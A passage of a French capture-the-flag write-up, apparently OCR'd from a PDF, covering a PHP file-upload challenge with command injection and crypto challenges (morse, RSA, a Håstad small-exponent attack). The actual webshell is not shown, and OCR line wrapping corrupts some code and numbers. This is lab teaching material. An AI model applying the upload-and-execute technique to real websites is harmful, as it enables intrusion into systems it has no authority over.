


On clique sur upload pour envoyer notre fichier php :




File upload success :

On arrive bien jusqu'a notre file upload :




test


On tente d'injecter :




Linux 78942f9ea417 5.19.0-38-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Mar 17 17:33:16 UTC 2023 x86_64 GNU/Linux




www-data



cd ../.. jusqu'a trouver le flag



On trouve le flag on le cat :



Flag : NHM2I{GG_Fileuploaded!!}

CRYPTO

BABY MORSE (intro)

Nom du challenge : baby morse

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

Le code morse à déchiffrer :

```
.- --. . -. - / ... -- .. - .... / ---... / -. .----. . -. ...- --- -.-- . -
-.. / .--- .- -- .- .. ... / ..- -. / .... ..- -- .- .. -. / ..-. .- .. .-.
. / .-.. . / - .-. .- ...- .- .. .-.. / -.. .----. ..- -. / .--. .-. --- --.
.-. .- -- -- . .-.-.-
.- --. . -. - / ... -- .. - .... / ---... / -.. .. - . ... -....- -- --- ..
--..-- / -- .-.-.- / -- --- .-. .--. .... . ..- ... --..-- / .--.- / --.-
..- --- .. / -... --- -. / - ..-.. .-.. ..-.. .--. .... --- -. . .-. / ...
.. / ...- --- ..- ... / .-..- - . ... / -.. .- -. ... / .-.. .----. .. -.
-.-. .- .--. .- -.-. .. - ..-.. / -.. . / .--. .- .-. .-.. . .-. / ..--..
.. -. - . .-. ..-. ..-.. .-. . -. -.-. . / ---... / -... --.. --.. --.. --..
--.. --.. --.. --.. --.. --.. --.. --.. --.. -... --.. --.. --.. --.. --.. -
-.. --.. -. .... -- ..--- .. .--.-. - ...-- -.-. .-.. .---- -.. ..-. .--
```

```
-....- -. ----- -. -. -....- --. -.... .- -.. -....- - -- .-.. --- ----.
..-. ---.. --- .--.-. -... --.. --.. --.. --.. --.. --.. --.. -... -... --..
--.. --.. --.. --.. --.. --.. --.. -... -... --.. --.. --.. --..
-- --- .-. .--. .... . ..- ... / ---... / --- -. / -. .----. . ... - / .--.
.- ... / .-.. . / -- . .. .-.. .-.. . ..- .-. / --.- ..- .- -. -.. / --- -.
/ .-.. . / -.-. .-. --- .. - / -- .- .. ... / --.- ..- .- -. -.. / --- -. /
.-.. . / ... .- .. - .-.-.-
```

Le plus simple => decode morse.

PYTHON (decode-morse.py) :

```
morse_dict = {
    'A': '.-', 'B': '-...', 'C': '-.-.', 'D': '-..', 'E': '.', 'F': '..-.',
'G': '--.', 'H': '....', 'I': '..', 'J': '.---', 'K': '-.-', 'L': '.-..',
'M': '--', 'N': '-.', 'O': '---', 'P': '.--.', 'Q': '--.-', 'R': '.-.', 'S':
'...', 'T': '-', 'U': '..-', 'V': '...-', 'W': '.--', 'X': '-..-', 'Y': '-.-
-', 'Z': '--..',
    '0': '-----', '1': '.----', '2': '..---', '3': '...--', '4': '....-',
'5': '.....', '6': '-....', '7': '--...', '8': '---..', '9': '----.',
    ' ': '/', ',': '--..--', '.': '.-.-.-', '?': '..--..', "'": '.----.',
'/': '-..-.', '(': '-.--.', ')': '-.--.-', '&': '.-...', ':': '---...', ';':
'-.-.-.', '=': '-...-', '+': '.-.-.', '-': '-....-', '_': '..--.-', '"':
'.-..-.', '$': '...-..-', '!': '-.-.--', '@': '.--.-.', 'À': '.--.-', 'É':
'..-..', 'È': '.-..-', 'Ê': '.-..-', 'Ç': '-.-..', '{': '.--.-.', '}': '.-
-.-.'
}

def morse_encode(message):
    morse_code = ""
    for char in message:
        if char.upper() in morse_dict:
            morse_code += morse_dict[char.upper()] + " "
        else:
            print(f"Cannot encode '{char}' in Morse code")
            morse_code += " "
    return morse_code

def morse_decode(morse_code):
    message = ""
    morse_code += " "
    i, char = 0, ""
    while i < len(morse_code):
        if morse_code[i] != " ":
```

```
            char += morse_code[i]
            i += 1
        else:
            if char in morse_dict.values():
                message += list(morse_dict.keys())
[list(morse_dict.values()).index(char)]
            elif char == "/":
                message += " "
            else:
                print(f"Cannot decode '{char}' from Morse code")
            char = ""
            i += 1
    return message


# Conversation
agent_smith_message = "Agent Smith : N'envoyez jamais un humain faire le
travail d'un programme."
morpheus_message = "Morpheus : On n'est pas le meilleur quand on le croit
mais quand on le sait."
interference = "interférence : BzzzzzzzzzzzzzbzzzzzzzNHM2I{T3CL1DFW-N0NN-
G6AD-TMLO9F8O}bzzzzzzzbBzzzzzzzzbBzzzz"
agent_smith_message2 = "Agent Smith : Dites-moi, M. Morpheus, à quoi bon
téléphoner si vous êtes dans l'incapacité de parler ?"

# encode and decode Agent Smith's messages
encoded_message = morse_encode(agent_smith_message)
#print(f"{encoded_message}")
decoded_message = morse_decode(encoded_message)
print(f"Agent Smith (decoded): {decoded_message}")

encoded_message = morse_encode(agent_smith_message2)
#print(f"{encoded_message}")
decoded_message = morse_decode(encoded_message)
print(f"Agent Smith (decoded): {decoded_message}")

# encode and decode interference's message
encoded_message = morse_encode(interference)
#print(f"{encoded_message}")
decoded_message = morse_decode(encoded_message)
print(f"interférence: {decoded_message}")

# encode and decode Morpheus' message
```

```
encoded_message = morse_encode(morpheus_message)
#print(f"{encoded_message}")
decoded_message = morse_decode(encoded_message)
print(f"Morpheus (decoded): {decoded_message}")

#Cannot decode '' from Morse code
#Agent Smith (decoded): AGENT SMITH : N'ENVOYEZ JAMAIS UN HUMAIN FAIRE LE TRAVAIL D'UN PROGRAMME.
#Cannot decode '' from Morse code
#Agent Smith (decoded): AGENT SMITH : DITES-MOI, M. MORPHEUS, À QUOI BON TÉLÉPHONER SI VOUS ÈTES DANS L'INCAPACITÉ DE PARLER ?
#Cannot decode '' from Morse code
#interférence: INTERFÉRENCE : BZZZZZZZZZZZZZBZZZZZZZNHM2I@T3CL1DFW-N0NN-G6AD-TMLO9F8O@BZZZZZZZBBZZZZZZZZBBZZZZ
#Cannot decode '' from Morse code
#Morpheus (decoded): MORPHEUS : ON N'EST PAS LE MEILLEUR QUAND ON LE CROIT MAIS QUAND ON LE SAIT.
```

Flag : NHM2I{T3CL1DFW-N0NN-G6AD-TMLO9F8O}

DECODE-ORACLE (facile)

Nom du challenge : decode-oracle

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

PYTHON (decode-oracle.py) :

```
from math import gcd

# Clé publique (N, e)
public_key = (299, 5)

# Message chiffré
ciphertext = 123

# Factorisation de N
p = 13
q = 23

# Calcul de phi(N)
```

```
phi_n = (p-1) * (q-1)

# Calcul de la clé privée d
d = pow(public_key[1], -1, phi_n)

# Vérification que la clé publique est valide
if gcd(public_key[1], phi_n) != 1:
    raise Exception("Clé publique invalide : e n'est pas premier avec
phi(N)")

# Déchiffrement du message
plaintext = pow(ciphertext, d, public_key[0])

print("Clé privée : d =", d)
print("Message déchiffré :", plaintext)

# Clé privée : d = 53
# Message déchiffré : 262
```

Le flag est NHM2I{262}

HYBRID SHIELD CIPHER CONTEST (moyen)

Nom du challenge : hybrid shield cipher contest

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough (a modifier)

Votre mission si vous l'acceptez : libérer l'humanité de la Matrice. L'agent Smith a mis en place un nouveau programme qui menace de détruire la résistance en infectant les vaisseaux avec un virus mortel. La seule solution pour empêcher la propagation du virus est de localiser et de pirater le programme malveillant. Cependant, le programme est protégé par un système de sécurité complexe qui nécessite une série de codes d'accès pour être déverrouillé.

Les membres de la résistance sont au courant de la menace posée par le virus et ont besoin d'agir rapidement pour l'empêcher de se propager. Ils ont reçu un message chiffré contenant les codes d'accès nécessaires pour déverrouiller le système de sécurité protégeant le programme malveillant, mais ne peuvent pas le décoder seuls.

Les informations dont dispose la résistance :

Les 2 blocs chiffrés du message en format base64, qui ont été transmis via un canal de communication.

Les 3 clés privées correspondantes aux clés publiques utilisées pour chiffrer les blocs, qui ont été utilisées pour déchiffrer les blocs chiffrés.

Avec ces informations, vous allez pouvoir déchiffrer les blocs un par un en utilisant les clés privées correspondantes, puis les assembler pour obtenir le message déchiffré.

[Fichier .txt avec Les 2 blocs chiffrés+Les 3 clés privées+les 3 clés publique]

```
 Les 2 blocs chiffrés :
Message chiffré 1: Py8IQbWc_SQSenysPDyFtrjzN2W38pHdG7oVfl5TODSFNiKQ4lHWgy
Message chiffré 2: gBdQwuFeE5WmczrSEA4YaZCtte8m5X_TPIb3R0GMzTa_IWOwCAfK-i

 Les 3 clés privées :
private_key1 =  b'-----BEGIN RSA PRIVATE KEY-----\nMIIEowIBAAKCAQEA3d/315
private_key2 =  b'-----BEGIN RSA PRIVATE KEY-----\nMIIEpAIBAAKCAQEAtXBq0f
private_key3 =  b'-----BEGIN RSA PRIVATE KEY-----\nMIIEpAIBAAKCAQEAtpSRhh
```

```
Clé publique 1:
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3d/315v2vyNRuXbgMpws
/BDli5H4onQwf67/X0Jsek0wdcvY066Dp2eZt6ePgAHzCrwdtlP7+TSOvUFxA4yn
4Xg4/9s+8z3/pgFK6AqlRnDlwf0hv3NWNqHfZhlFcP3AM7RqHG9stK97UEb98c7x
IO0oOPIOvaftEf7dqLH6VUFvbITV84x/K2SUYemmYJ0MfVCpx8LCMHMIgVc8zFmm
chmkwhoqB5CgKuvZlnmyO7sQWeV5uf8VGYrdl2dsIsrxxu2buHwBzttm/5H6B6mW
xVNy+9D0OafJd9bqRQk0dgaoAnP533wWUZfsVKx2UrABO+i6OBtdTaPb8/nAOb5K
8QIDAQAB
-----END PUBLIC KEY-----



Clé publique 2:
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtXBq0fY8n/cJSIM9kEId
KL//oTN9IrshIJxK16L3FLvybTEfyXO6NBi3kH+yDMLmBGbRgPs12rcH29N7LDZB
m1yTAZgU9ktgUas246EA4oXGys9BOKFvCDyRDxD2vcjeDzGgsWr6nsN3qXq8KiPF
XY8OtN2EKQdAyXMJfdkpamDYHgDAoRnpdXr9io/LbNdj8+9rviFsvFAzVk2IWZ7v
R3/9D6afqvAnyI8ZvZM6liALpxTWsTK46U4A2y4yj+M68kp8el9BjyofB6Hd4Mnm
rx/0Lqw9FUieBMnEZi8PYCCgY1cYP1Gweqy6PSItWPBjVl/DD2AyEXnnZxJuAYxc
4QIDAQAB
-----END PUBLIC KEY-----



Clé publique 3:
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtpSRhhD9eYrkuDdaSpNj
a0cW+BFQGFvFad/0jHjMMhm4C5N1bsxS2F8fYEDZLm7w7JyaUnIRTnBRkuMJaXp1
3cX2xGrTFKQi04goDAomFQ1jdWCalikaxfYRN+2eVNoRBSNJT0NB8lQ7lkW9TX/f
FBrUnBcCvFjL1jS23x9BPjMpj7M+nwyblg3BrKkTZgo8gL1NECocan6THVw+b/g9
JVGY4Gtiz+sMwFhKrtyYv0H3T1M4y7K/2XyBSjPMt9tVLVVR22fOgNCpPs5bmygx
Vn+I4LXhCM1enJZ6ElJQYirrSvCJuQx6ccz9V/kpXBfiTApnOPdHyXlCusdntpEb
DQIDAQAB
-----END PUBLIC KEY-----
```

Pour déchiffrer les blocs chiffrés, le joueur doit d'abord décoder les blocs au format base64 pour obtenir les blocs chiffrés en bytes. Ensuite, il peut utiliser chaque clé privée correspondant à chaque bloc pour les déchiffrer. Enfin, il doit assembler les deux blocs déchiffrés pour obtenir le message original.

PYTHON (solve.py) :

```
#pip install --upgrade pip
#pip install pycryptodome

from Crypto.Cipher import PKCS1_OAEP
from Crypto.PublicKey import RSA
import base64

# Clés privées
key1 =  b'-----BEGIN RSA PRIVATE KEY-----
\nMIIEowIBAAKCAQEA3d/315v2vyNRuXbgMpws/BDli5H4onQwf67/X0Jsek0wdcvY\n066Dp2eZ
t6ePgAHzCrwdtlP7+TSOvUFxA4yn4Xg4/9s+8z3/pgFK6AqlRnDlwf0h\nv3NWNqHfZhlFcP3AM7
RqHG9stK97UEb98c7xIO0oOPIOvaftEf7dqLH6VUFvbITV\n84x/K2SUYemmYJ0MfVCpx8LCMHMI
gVc8zFmmchmkwhoqB5CgKuvZlnmyO7sQWeV5\nuf8VGYrdl2dsIsrxxu2buHwBzttm/5H6B6mWxV
Ny+9D0OafJd9bqRQk0dgaoAnP5\n33wWUZfsVKx2UrABO+i6OBtdTaPb8/nAOb5K8QIDAQABAoIB
AAKGPnn+rW4rmKdk\nZbTsGt64uLF5SD727sKHiyKT4HHJLr43j8bwYx4uOyBAQPOrC5wcm4NVzZ
XebHch\n4O2/D0qGlUvWvE7E4fbLG6vr5RYAVlWtWHgAaxbYVopnl4C4QZQ4OJ9ys0xGyKXw\n7N
Y87V7oLw84zjfUfe/4umzL+5k2AQHWQLohT5Ir1zf2NcB7gt3Hi52F3jRABn8/\nCT7ryWurcPHO
J5ETujkXdbho4ftcJfteLCp4WYdrHMwK7DHA+ONDHPOyJI+sYVdR\njazbOhUM1QwSQURLWlHWJF
DVezZkOzEp3GQ8xl8xjOCIDRZk/61jFgOKQgs3jaUk\nix2aQY0CgYEA6KgcITc218LFo4QjHgpN
79i7iVgE4BE61hhb5g7FpQQQ3qVYKlpF\nsjfBQNPvsYy5AHkS3J8DlPSS/ENdVfe2s+XnEBn6S3
vjAN7Up9n8U8IpTweH1VzE\ng79Wu+oL0JtyrnkXm04gLZfVSC0UWbeyEQZHIMyF3QsJuul9ahT0
PN0CgYEA9CLs\nPvsvLx0nc0KZo2Bl9ebkQ8rq1RYprN3WjekMjLtHPKV4UFAiMaoCgmuBViyIyQ
/b\nTi13EDtFKEHjUAJoFaEquhosjFASeC/qlyqI348iEsChuDWCo4mvNz0aund/KGKQ\namnAOb
FBY7xu0gltUo9JMWJKIS9cFg5RVQvkCyUCgYEAiEGcZ9+cYPSTJ1bF8lv6\nlROLkb5Y7JlqqeSO
Pcg8/I3LC3oujm9cDioVJlB5OrS9zIccAtWmFWC/jLovOZ/g\nArAMiSONsROXOPVH+h3yZ2N5Ke
2xIcY42SgANgG2da/0lDYbGzvAILOhl6m/F2Q8\nBzh0A8OESpaiVjNU3gHzoIkCgYBEIDqsmIti
KlCH6V3WKWBKblPkVwuQys52XrEw\niIfn/ZqzYblhL/tawIZSvo0o7uR8tuALwMQo02FJCpnUCd
fhsUerBwLHZNDCmRxt\ncoEfYWGwufBm5we9ev5Z+8MppY7mRhrmlvv9HWmR21NRaTAIidNy5Gqr
N/wKa5Rm\nlxrbwQKBgHKF534Wb+wcbX5vXA4cYe9ncjjtf8lYUIoxo9FAIq77YieMN/3Onf8C\n
tvOjsBy/luYNDrhrbvaZSQNVQwe8gfJiaTQyb8yKc7bwhPTBt3hYLEUKvaFNKCrC\nViEGh1kUJA
wKvwuiscHfxB6cutELxlJ+w5WMJWDG5zo6VZD4rZek\n-----END RSA PRIVATE KEY-----'
key2 =  b'-----BEGIN RSA PRIVATE KEY-----
\nMIIEpAIBAAKCAQEAtXBq0fY8n/cJSIM9kEIdKL//oTN9IrshIJxK16L3FLvybTEf\nyXO6NBi3
kH+yDMLmBGbRgPs12rcH29N7LDZBm1yTAZgU9ktgUas246EA4oXGys9B\nOKFvCDyRDxD2vcjeDz
GgsWr6nsN3qXq8KiPFXY8OtN2EKQdAyXMJfdkpamDYHgDA\noRnpdXr9io/LbNdj8+9rviFsvFAz
Vk2IWZ7vR3/9D6afqvAnyI8ZvZM6liALpxTW\nsTK46U4A2y4yj+M68kp8el9BjyofB6Hd4Mnmrx
/0Lqw9FUieBMnEZi8PYCCgY1cY\nP1Gweqy6PSItWPBjVl/DD2AyEXnnZxJuAYxc4QIDAQABAoIB
AB3C6OKz31Hl9bHd\nRTXqglny1H2esoIF6/Mrb+NbKehOw/9BNZOX1g1BmKqtJ4mMVqqWKvtbOY
Q8zZ8z\nW1rvM2fGkZ6LUbTsvEnpKcHA4SJHC0qtIGeno0zYknrEL5UF49beLxurDp0INxKn\nvU
G0SGWGV8U3KLyKIghpRD9OZcq6/TFYLun2UbpCEgLYgXHOd7vcYazXmTioYk9k\neDAdkn85BQJ3
2NwSg+yptf1mkZHBmuPYKS4aXyilQoAah+WeNQ7pT7d70irSD/OT\nTCYDWX6xTf5ozX60NFcLon
ma6cPAgJNXc1Ks/ySNyPtr96nylhDjkxmD4hwfAGRm\nM6COXqECgYEAzfLGeZyT15AP6R9N5D51
WTk5WSo9Tj7fAf5KA7RUV5PxK7qIpDJ7\nRHxQe+CgIxMmDzNPYU+E6OUkYlF4l97o+a5KsD+M0w
```

```
R6catUTPrBWGmbrrCYeqLv\nmXdOpkg8UwulShvBSS30DWPB3QX3wWaadzYgVHHBmBQKHxNZ+RbX
ggUCgYEA4YjI\noY4LMoHtq0hJR0lwDjLHRvykZDYOrNkpfNIdbT757WXEOD7jq6PvroGiMlGCwh
LS\n0UwRCgC5MKzt8rRC60VGv5bl0x3Z22zlOEeKKbpgZCvynOFHwGo8pCj2/VOF2uEj\nDrIaM0
UYK1gaAwY89wuV+Oa0eL7f7xxEe2x+Gi0CgYEAqKtOlccA5ijcfwbeWjI1\nFY/iQf5wGycuqYlD
wOjtspQ9jpzE0AVwI1TU7b+4J0HFh+lz97SSm9MfC07CP0+W\n6vYtwU8q3J/sUDALaMhtlSVZFa
cYGkhbhwrJZTIABduh0aINmQuDt3ueCJCcqs6H\nb17q9337Gbw/1deZdoGYmqkCgYEAkBeDD2yg
DMnkHe2WG7x4oimhFeJt6TR8VcR8\n9CmN8XEt3pWJMuJDNTMM+/IIvZtELlg2Zs/xhvGFX+rsL4
cpxgTBucBf320P9lfx\nbu6OADD6SqWlYMOxwuZdDgi6HImTWI9EhawWfzEiyvaDz/DZXIEDdT14
ijhw++SU\ngEKFopUCgYAvOKyNBzPO5tGuCMClvpn/nqp5qBrqAsGutN1r5bu0CPZmgkoR0uht\n
AhvIW2hNdyZqfji2xUVIx8j3ilQMdgRNFlS6JuAAoeXMJXS3rS6x40SdTLfKxnuR\nHkl6Gyya62
m9d801x2ihKncn0GSASLypwt/dmVlXKRJnpyba63g7JQ==\n-----END RSA PRIVATE KEY----
-'
key3 =  b'-----BEGIN RSA PRIVATE KEY-----
\nMIIEpAIBAAKCAQEAtpSRhhD9eYrkuDdaSpNja0cW+BFQGFvFad/0jHjMMhm4C5N1\nbsxS2F8f
YEDZLm7w7JyaUnIRTnBRkuMJaXp13cX2xGrTFKQi04goDAomFQ1jdWCa\nlikaxfYRN+2eVNoRBS
NJT0NB8lQ7lkW9TX/fFBrUnBcCvFjL1jS23x9BPjMpj7M+\nnwyblg3BrKkTZgo8gL1NECocan6T
HVw+b/g9JVGY4Gtiz+sMwFhKrtyYv0H3T1M4\ny7K/2XyBSjPMt9tVLVVR22fOgNCpPs5bmygxVn
+I4LXhCM1enJZ6ElJQYirrSvCJ\nuQx6ccz9V/kpXBfiTApnOPdHyXlCusdntpEbDQIDAQABAoIB
AEZhaONkQ0GJ//bf\nJ4gd3rIo2jrP+a8aGTRh51QK8LPTZDXaJueKDdloeaDR/qY+j9K132sum2
tAMsHL\nkQI++ZZ+zEwU3b9UMjSWhNF3TAzLd250ycJen/p1i1ei2mjdEriHTKgoRhCS1dFs\nmr
d4Nlb6rMBqwlw2YoT1FxVVaAIAcP6RFa0vpk2uRY4DmzHQ9edmaNMb6ELesPrJ\nq6OOHP1IU5Zq
f/ex7l536m76XyPlv7/wR7IhY0jnGXrAt/AIi3NQyJf4S7Nibh7n\n9NHt+z3fmIFq+Ujqon4q4k
bSFkb6KD5/5HdHHVDAZJdvQcU1kzsGIKxI7QPmlbru\nETVQfgUCgYEAv62LO1Mv9K6dpuWr3WC2
UNDiGlBtQB7dqPIh5KcvXBjXF2apK1Wd\nBTVJqUYB9H5HrUKPOkhMoTLndg+1QmFFF2Uux8bQxq
NIhcpH3JJuzN6ClaQve5wg\nqH0ARMaYTg3lOan/XT68e/H0ouGFNaF3HN82arG5XpujHif19zCY
E6sCgYEA89l7\nNzotA9WGwBc0FMycECnb8iIYXxl9L5aA7O3YU7bZH2MPGEuZ22XnvVFq4RJdfR
hO\npzW8VzEu0wzpisQvT7/wq9EnQKf5t/eCRfv1R3K4agUcV9OcSooDlWTQLhMMns3n\nD5sjiG
0pf4W0ik57HGykXM/H378iGK6LjujWVCcCgYAlSBD7sfty4P/C9YsPHP95\nCpffvGLzhM1iTe4v
tiDtDdvQLmSbDCTlXW79YKOCtYkldvu6v1NAS1Ff0kBUL+0r\nVr/ZlZ8H87xoYWbGzSiF6oWFq5
Ccv0pO2zlRJzt6exNputnzff9VMEN/5tNtEgHD\n+NpxuC2w7B62/9jEgowhzwKBgQCNZriHjumZ
hpFMBGiEAx4gVVWgc9r0EoDAPqLm\nQQmniakgBT40lWpTiiU2Z+b1OsQRjS3W0lczrGZ9pcgrWp
YgxamWyILdgEpTPmhB\nkthppQGBIRONbjz8EEoBsGLzxMIVuEpbh1e0fbCJrQvDA71p/ynUU/yQ
J3JrI5Pz\nu9rFEwKBgQCeSeAF8pOImhQPHmmXPIBx6Q70YY206JDjpubGsmcjxc94bQLjFcyC\n
Sl9QYZxVOQOAgNJ+mi+DjVJpI4SIcnhq3gbyQSFVQQiMfzlzskwQ5tFirS8fZkfJ\ng1sPzjCDU8
ib4G76k5OELC9ctR3ny5zNEnrA31NcEgjenpGsD1fU9w==\n-----END RSA PRIVATE KEY----
-'

# Trasnformés les clés privées en objets de clé RSA
key1 = RSA.import_key(key1)
key2 = RSA.import_key(key2)
key3 = RSA.import_key(key3)

# blocs chiffrés au format base64
```

```
block1_b64 =
"Py8IQbWc_SQSenysPDyFtrjzN2W38pHdG7oVfl5TODSFNiKQ4lHWgyfNBUcWbTwlC7phvS2dgiK
-gJLV76t4yhlFMl_YaifEeWGvchZ8bfHH8A5-
2URPLh8KZyvhw3d5A3sjWJUawhg1fMg0CtIqm4rC1JSGWSH_IQsG1_gcqOlgnj3vyU6JmawnlH7Z
5hGEad3XqnKCLPKRZ2ZHYJ-
0CjZl8PUkyiRWJI5gRWWsa_obTnOXmMr9EFWJ17uxi_7JKm1APxg6v_q6nvaEJu_nB0gKDBVyuaB
hDH7jvp1mLV0akdQBTjwg2iArftHED3qebRL9Ru9HaAA-KCXfebdWag=="
block2_b64 = "gBdQwuFeE5WmczrSEA4YaZCtte8m5X_TPIb3R0GMzTa_IWOwCAfK-
ixlrx2XleyQW_O7QZmg35nGUEOXdRkeCdBClc9BH4tHm2HcZQsfsHPkxbRL80qAXOYRJzSUSuq8m
WMFP9mSUjrBxz0GoLC-WI_Kem4hWet0rXcz1Mu2wSAk1sL-
8RXzxxlRMLswcIvrOmU8vV1cgtE4yu0u0cb2QsF2_XwpQ7t_p1eJxuqMUSOYdNk1mbvGQYxX3ekf
V5LmKJFvrdukg86kgvRvrGQdXoxj8GCCnblv2gFCfBYndcYMUfsgmsrzdFcKZbXJUE1XRW5SLp2l
o8WlBromQ_P2KQ=="

ciphertexts_b64 = [block1_b64, block2_b64]

# Déchiffrement du message
decrypted_blocks = []
for i, ciphertext_b64 in enumerate(ciphertexts_b64):
    ciphertext = base64.urlsafe_b64decode(ciphertext_b64)
    if i % 3 == 0:
        cipher = PKCS1_OAEP.new(key1)
    elif i % 3 == 1:
        cipher = PKCS1_OAEP.new(key2)
    else:
        cipher = PKCS1_OAEP.new(key3)
    decrypted_block = cipher.decrypt(ciphertext)
    decrypted_blocks.append(decrypted_block)

# Assemblage des blocs déchiffrés
decrypted_message = b"".join(decrypted_blocks)

print("\n\nMessages déchiffrés : ",decrypted_message)

# Résultats
# Messages déchiffrés :  b"Je montrerai a ces gens ce que vous ne voulez pas
qu'ils voient. Je leur ferai voir un monde sans vous, un monde sans loi ni
controle, sans limite ni frontieres, un monde ou tout est possible. Ce que
nous en ferons ne dependra que de vous."
```

Le flag est NHM2I{Je montrerai a ces gens ce que vous ne voulez pas qu'ils voient. Je leur ferai voir un monde sans vous, un monde sans loi ni controle, sans limite ni frontieres, un monde ou tout est possible. Ce que nous en ferons ne dependra que de vous.}

MEROVINGIEN (difficile)

Nom du challenge : merovingien

Concepteurs : Sébastien Lavaux && Hamza

Rédacteurs : Sébastien Lavaux

Walkthrough

Mettre en œuvre l'attaque de Hastad sur des messages de longueur 512 bits, chiffré avec RSA utilisant un petit exposant (e = 3).

PYTHON (solve.py):

```
#pip install gmpy2
#pip install pycryptodome

import gmpy2
from Crypto.Util.number import long_to_bytes

# Les clés publiques et les chiffrés
keys2 =
[(894433941120369038464431185455674518216348183510098178721284901345316617227751309080254334042905068050052319773029398277991201100737016572118467647221296 7, 3),
(111635808845305854784415611789994290975182341456481465236036404384500498222404435424449678395829340671259962719254292015544942476274629729755535125953031371 37, 3),
(852069434407747590982166289856301508199830992425478378583516416648780685595920115140730205456401184992651442690214702241224344086544095059794938565074569 1, 3)]

ciphers2 =
[322289526975110289680662338527255002634394919240347446791299125252283287737124072824755465464103144034121522554507159984726557919400070590113660314941812 4,
414635322636329921912557432357767696767502577942548620286698993274680770734592117634070128955694170380629860001623265757929251058038825757143023771196641212,
207910337229553592713745895011848410997697642843056131011853046114046169666496608753229496385803532818369269126051846280174481860318203787212842182588008383]

# Récupération des modulos
```

```
modulos = [k[0] for k in keys2]

# Résolution de l'équation avec l'attaque de Håstad
N = 1
for m in modulos:
    N *= m

solutions = []
for i in range(len(keys2)):
    Ni = N // modulos[i]
    Mi = gmpy2.invert(Ni, modulos[i])
    solutions.append(ciphers2[i] * Ni * Mi)

# Récupération du message
m = int(gmpy2.iroot(gmpy2.f_mod(sum(solutions), N), 3)[0])
#print(m)
message = long_to_bytes(m).decode('utf-8')

print(message)
```

Flag : NHM2I{FGS5BW77-MERO-VIN-GIEN848H}

FORENSIC

pcap_02.pcap (facile)

